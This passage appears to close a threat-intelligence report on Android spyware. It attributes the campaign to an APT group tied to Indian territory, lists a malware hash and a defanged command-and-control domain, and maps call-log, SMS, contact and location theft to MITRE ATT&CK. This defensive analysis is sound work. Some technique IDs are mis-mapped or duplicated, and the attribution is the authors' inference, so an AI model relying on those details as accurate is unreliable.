Firstly, it is highly unlikely that the said nation state government will employ mercenary groups for hacking sensitive targets, unless the group is based within Indian territory. Based on past and present targets, it strongly suggests that the APT group operates within Indian territory. Furthermore, the threat actor utilized encryption techniques to secure the data and network traffic, using the same certificate authority as the DoNot APT group, which previously deployed Android Malware on the Google Play Store. Moreover, the APT actor employed the Ktor Library to efficiently fetch and transfer data to the command-and-control server, a tactic similar to how the DoNot APT group used retrofit for a similar data retrieval function.

Taking all these factors into account, our analysis strongly indicates that the APT group behind the attack has ties to the Indian territory and is acting in the interest of one nation state government.

### Diamond Model



## APPENDIX I

### Indicators of Compromise

| Indicator | Type | Remarks |
|---|---|---|
| **8A35D0B20B6F057FE42E606A124CB84D78FA95900A16B056269F1CC613853989** | Hash: SHA256 | Safe_Chat.ap |
| | | |

| | | |
|---|---|---|
| https://laborer-posted[.]nl:2053 | Domain and port | Command and control |

## APPENDIX II

### MITRE ATT&CK Technique Detection

| Tactics | Technique ID | Description |
|---|---|---|
| **TA0101 – Command and Control** | T0869-Standard Application Layer Protocol | The threat actor uses a web service as a command-and-control server. |
| **TA0035 – Collection** | T1430-Location Tracking | Fetches precise Location as a part of information gathering. |
| **TA0035 – Collection** | T1532 – Archive Collected Data | The threat actor uses encryption over data transfer to the command and control. |
| **TA0101 – Command and Control** | T1521.002 Asymmetric Cryptography | The threat actor encrypts the fetched data using an asymmetric encryption method. |
| **TA0035 – Collection** | T1636.002 Call Log | The threat actor exploits Call log permission to access call logs |
| | T1636.004 SMS Messages | The threat actor accesses SMSs by exploiting gained SMS permission. |
| | T1636.002 Contact List | The threat actor fetches Updated contact list. |

Back to Listing